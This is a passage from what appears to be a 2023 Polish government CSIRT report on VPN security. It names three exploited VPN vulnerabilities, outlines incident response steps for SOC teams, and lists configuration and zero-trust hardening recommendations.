Odnośnie zagrożeń dla środowiska VPN, nie sposób pominąć także sprzętu, czy oprogramowania teleinformatycznego dostępnego w szczególności dla nabywców indywidualnych, czy używanych jako tzw. open-source, np. OpenVPN, WireGuard. Ta znaczna grupa sprzętu czy oprogramowania również posiada słabości zabezpieczeń bądź konfiguracji, nierzadko umożliwiających przejęcie dostępu do urządzenia. W tym wypadku duże znaczenie ma wiedza poszczególnych użytkowników odnośnie właściwej konfiguracji rozwiązań VPN, bowiem po uruchomieniu dostępu w wielu wypadkach nie prowadzi się już stałej kontroli bezpieczeństwa danego urządzenia pod kątem aktualizacji czy dostępu. Rodzi to podobne skutki, jak w przypadku stosowania produktów komercyjnych, i tym samym również wymaga zachowywania podstawowych zasad bezpieczeństwa przez wykorzystujących dane rozwiązanie zarówno użytkowników, jak i podmioty.

Rok 2023 można uznać za kolejny, w którym ujawnionych został szereg zagrożeń o krytycznym charakterze podatności w rozwiązaniach VPN znanych producentów, wśród których znalazły się także podatności eksploitowane przez grupy cyberofensywne. Wśród tego typu podatności można wymienić:

- podatność Cisco ASA - CVE-2023-20269/CVSS 5.0 – podatność zero-day eksploitowana przez grupy, których modus operandi jest infekcja ransomware, umożliwiająca dostęp dla nieuwierzytelnionego użytkownika do VPN;
- podatność Citrix NetScaler - CVE-2023-4966/CVSS 9.4 (Citrix Bleed) – podatność pozwalająca na pozyskanie pamięci VPN zawierającej tokeny, hasła czy inne dane wrażliwe;
- podatność Fortinet - CVE-2023-27997/CVSS 9.8 – podatność w SSL VPN umożliwiająca atak RCE na interfejsie przeznaczonym przede wszystkim do dostępu w sieci Internet bez konieczności uwierzytelnienia.

Wskazane zagrożenia niewątpliwie podwyższyły ryzyko kompromitacji sieci oraz systemów i wymagały podejmowania natychmiastowych kroków mitygacyjnych w postaci przeprowadzenia stosownych czynności administracyjnych, opierających się o wydawane zalecenia czy publikowane aktualizacje producentów. W tym zakresie należy uznać szczególną rolę producentów podatnych urządzeń VPN, którzy możliwie bezzwłocznie publikując stosowne poprawki bezpieczeństwa oraz przedstawiając procedury umożliwiające wykrycie włamań są w stanie minimalizować ryzyko eksploitacji infrastruktury. Okoliczności te jednakże nakładają na zespoły SOC oraz administratorów konieczność stałego monitorowania występujących anomalii oraz stosowania się do wydawanych rekomendacji.

Każde upublicznione podatności krytyczne, co do których istnieje podejrzenie wykorzystania przez grupy cyberofensywne, zwłaszcza wskazujące na wykorzystanie określonych wektorów ataku wraz z wykrytymi wskaźnikami kompromitacji, wymagają przeprowadzenia przed zespoły SOC stosownych kroków remediacyjnych. Działania te nie mogą się ograniczać tylko do samej aktualizacji rozwiązań VPN, która w wielu wypadkach może wręcz uniemożliwić lub znacznie utrudnić ocenę ryzyka stworzoną przez daną podatność w zakresie ustalenia, czy doszło do przełamania zabezpieczeń.

W przypadku tego typu podatności eksploitowanych przez grupy cyberofensywne, gdy zachodzą przesłanki wskazujące na możliwość nieuprawnionego dostępu, należy przeprowadzić kompleksową ocenę i mitygację ryzyka. Ocena ta powinna uwzględniać wymienione poniżej działania zabezpieczające:

- niezwłocznie odizolowanie z infrastruktury lub ograniczenie dostępu do podatnego rozwiązania;
- przeprowadzenie analizy możliwości nieuprawnionego dostępu w oparciu o narzędzia/skrypty producenta oraz ujawnione wskaźniki kompromitacji. Analiza ta musi także obejmować warianty pełnej czy dalszej kompromitacji w zakresie dostępu do segmentów sieci oraz ich rekonesansu,

tzw. lateral movement, w szczególności w zakresie dostępu do zasobów kontrolera domeny. Scenariusze powinny być eliminowane po przeprowadzaniu sprawdzenia w systemach SIEM czy w oparciu o posiadane dane logowania;

- przeprowadzenie procesu aktualizacji lub rekonfiguracji zgodnie z zaleceniami producenta;
- zaangażowanie zespołu SOC, a także wymiana informacji z sektorowymi czy krajowymi zespołami cyberbezpieczeństwa w zakresie kompletności przeprowadzonych działań.

W ramach przedmiotowej oceny należy zwłaszcza określić, czy miał miejsce nieuprawniony dostęp i w jakiej fazie penetracji się zatrzymał. Analiza tego typu podatności umożliwia także poznanie słabości infrastruktury, szczególnie w zakresie braku wdrożonych dodatkowych środków bezpieczeństwa czy też braku określonego poziomu kolekcji danych logowania, które umożliwiają przeprowadzenia szybkiego działania mitgacyjnego w ramach tzw. rapid incident response.

Bazując na wymienionych aspektach zagrożeń rozwiązań klasy VPN, można sformułować określone podstawowe rekomendacje bezpieczeństwa ich użytkowania.

Punktami odniesienia w tym zakresie są:

- stosowanie zaleceń producentów w zakresie właściwej konfiguracji rozwiązań VPN, czy wykorzystanie list bezpieczeństwa typu security check, wskazujących przy czynnościach administracyjnych, czy wszystkie elementy konfiguracji bezpieczeństwa zostały uwzględnione w ustawieniach dostępu;
- standardy stanowiące o środkach bezpieczeństwa dla tego typu środowisk, czy też bezpieczeństwa dostępu przy pracy zdalnej[9];
- rekomendacje stanowiące opis elementów bezpieczeństwa środowiska typu VPN, na które należy zwrócić uwagę, wydawane przez organy czy podmioty działające w zakresie cyberbezpieczeństwa, zarówno krajowe[10], jak i zagraniczne;
- dobre praktyki czy rekomendacje wydawane przez zespoły cyberbezpieczeństwa, w szczególności dotyczące ujawnianych krytycznych podatności, czy formułowane w przypadku występowania incydentów o większej skali zagrożenia.

[9] np. norma ISO 27002:2022, Control 6.7 – Remote Working dotycząca polityk bezpieczeństwa w zakresie dostępu zdalnego

[10] przykładem rekomendacji krajowych są „Standardy służące zapewnieniu sprawnego funkcjonowania infrastruktury krytycznej – dobre praktyki i rekomendacje" (Rozdział 2.8.3.4. Kontrola dostępu) - stanowiące Załącznik nr 1 do Narodowego Programu Ochrony Infrastruktury Krytycznej jak również opracowane przez Ministra Klimatu i Środowiska „Rekomendacje dotyczące działań mających na celu wzmocnienie cyberbezpieczeństwa w sektorze energii oraz wytyczne sektorowe dotyczące zgłaszania incydentów" (Rozdział 12.4. Dostęp zdalny i urządzenia mobilne)

Biorąc pod uwagę wymienione źródła wiedzy, pozwalające na zbudowanie efektywnej polityki bezpieczeństwa użytkowania i dostępu VPN, można jednocześnie wskazać na określone istotne rekomendacje przy wykorzystaniu zdalnego dostępu typu VPN, które powinny być uwzględniane przy konfiguracji bezpieczeństwa VPN. Wśród tego typu rekomendacji należy wymienić:

- stosowanie kontroli dostępu do VPN w postaci list typu ACL (Access Control List) eliminujących dostęp z adresacji złośliwych, niskiej reputacji, czy umożliwiające określenie obszaru geograficznego, tzw. geofencing, z którego taki dostęp powinien być dopuszczony;
- stosowanie inspekcji ruchu dla VPN w oparciu o filtry firewall ograniczające ruch tylko do portów właściwych do połączeń VPN, tj. np. UDP 500/4500 dla IKE/IPsec oraz TCP/433 dla połączeń SSL/TLS;
- stosowanie przy dostępie klienckim uwierzytelnienia urządzeń w postaci certyfikatów klienckich instalowanych na urządzeniach. Tego typu środki bezpieczeństwa wymuszają także konieczność realizowania dostępu VPN wyłącznie z urządzeń będących pod kontrolą danego podmiotu, co powinno być zasadą przy budowaniu bezpiecznego dostępu;
- stosowanie sprzętu służbowego do pracy zdalnej, wykorzystującego środki bezpieczeństwa zapewniające kryptograficzną ochronę danych przechowywanych na tego typu urządzeniach;
- stosowanie dodatkowych środków uwierzytelnienia MFA w postaci konfiguracji dostępu opartego na rozwiązaniach sprzętowych, aplikacjach uwierzytelniających, One Time Password (autentykatory, kody QR czy mniej zalecane kody SMS), czy też poprzez inne metody tego typu obsługiwane przez producentów;
- wymuszenie na stacji klienckiej należącej do podmiotu tunelowania całego ruchu internetowego poprzez dostęp VPN, co pozwala na stosowną inspekcję bezpieczeństwa;
- prowadzenie stałego monitoringu dostępu w oparciu o scentralizowaną kolekcję logów, w tym obejmujących zdarzenia w zakresie bezpieczeństwa co najmniej przez 12 miesięcy, z wdrożeniem raportowania oraz alertowania przy wykrytych anomaliach;
- o ile to możliwe, uwzględnienie w ramach analizy ruchu sieciowego monitorowania sesji wraz z jej nagrywaniem czy terminowaniem w przypadkach sesji uznanych za naruszające polityki dostępu;
- korzystanie z modułów TPM w celu ochrony kluczy kryptograficznych;
- używanie IKE/IPSec jako preferowanego protokołu dostępu VPN;
- w przypadku korzystania przy połączeniach VPN z SSL, stosowanie protokołu TLS w wersji co najmniej 1.2, bez możliwości negocjacji wersji wcześniejszych;

- uniemożliwienie dostępu administracyjnego z sieci Internet, zakładanie kont administracyjnych dla każdego administratora oddzielnie, wyłączanie nieużywanych protokołów oraz interfejsów, wyłączanie nieużywanych algorytmów kryptograficznych, niestosowanie domyślnych ustawień przy konfiguracji VPN-a w oparciu o automatyczne narzędzia konfiguracyjne, stosowanie bieżących aktualizacji wydawanych przez producenta;
- preferowanie metod dostępu typu single sign-on poprzez pojedyncze uwierzytelnienie w celu umożliwienia centralnego zarządzania dostępem do usług, a tym samym ograniczenie możliwości stosowania rozproszonych, przez co bardziej złożonych polityk dostępu dla użytkowników;
- stosowanie przy wyborze VPN rozwiązań wspierających zasady bezpieczeństwa oparte na polityce zero-trust, uwzględniającej zasady kontekstu bezpieczeństwa pracy użytkowników czy urządzeń w dostępie do infrastruktury.

Jednocześnie ważnym aspektem bezpieczeństwa dostępu VPN jest kwestia organizacji pracy wszelkiego rodzaju podmiotów świadczących usługi utrzymaniowe czy rozwojowe na rzecz infrastruktury teleinformatycznej. W tym wypadku konieczne jest stosowanie dedykowanych polityk bezpieczeństwa dla kontraktorów, które stanowić powinny integralną cześć umów zawieranych na świadczenie tego typu usług. Przedmiotowe polityki powinny uwzględniać restrykcyjne podejście do bezpieczeństwa pracy kontraktorów poprzez nadawanie dostępu do infrastruktury w określonych porach czasowych, stosowanie wspomnianego już geofencingu, a także, jako dodatkowy środek, stosowanie w ramach dostępu do infrastruktury stacji pośredniczących w celu kontroli dostępu i rozliczalności czynności utrzymaniowych. W przypadku kontraktorów operujących na własnych stacjach dostępowych wskazane jest wykonywanie tzw. device posture check, tj. oceny zagrożenia dostępu do infrastruktury poprzez ocenę bezpieczeństwa stacji dostępowych, które będą używane do tego typu czynności. Eliminuje to w podstawowym zakresie dostęp ze środowiska o nieakceptowanym poziomie bezpieczeństwa, np. charakteryzującego się niewspieraną wersją systemu operacyjnego, brakiem aktualizacji oprogramowania antywirusowego, instalacją niedopuszczalnych aplikacji czy wykrytym oprogramowaniem o niskiej reputacji, czy wręcz oprogramowniem złośliwym.

Należy zauważyć, że w dobie popularności pracy zdalnej oraz coraz szerszego świadczenia usług przez kontraktorów w opcji dostępu zdalnego wzrasta znaczenie zapewnienia bezpieczeństwa dostępu do infrastruktury. Wśród obserwowanych w tym zakresie często rekomendowanych dobrych praktyk jest odejście od klasycznego podejścia do bezpieczeństwa VPN, opierającego się wyłącznie na zarządzaniu dostępem użytkowników w oparciu o polityki dostępu, uwzględniające reguły firewall czy listy ACL. Oczywiście te środki zarządzania są jak najbardziej potrzebne i nie powinny być pomijane w ramach administracji bezpiecznym dostępem. Rosnący poziom zagrożeń, wyzwania w zakresie wykwalifikowanych zasobów ludzkich, a także często wybierane modele infrastruktury oparte na usługach chmurowych

skutkują koniecznością stopniowego wprowadzenia podejścia całościowego, opartego na polityce typu zero-trust.

Tego typu podejście bazuje na uwzględnieniu łącznie szeregu aspektów bezpieczeństwa,zarówno w zakresie uwierzytelniania użytkowników, sprzętu czy nadawania uprawnień do określonych zasobów. W przypadku wyboru nowych rozwiązań VPN lub budowania stosownych polityk bezpieczeństwa dostępu warto więc dokonać analizy możliwych scenariuszy wdrożenia usług VPN, uwzględniając także warianty spełniające standardy polityki zero-trust.

Wykaz rysunków

Wykaz tabel

Wykaz wykresów

Zainteresowanych służbą lub pracą
w Zespole Reagowania na Incydenty
Bezpieczeństwa Komputerowego

CSIRT GOV

prosimy o kontakt:

praca@csirt.gov.pl

2023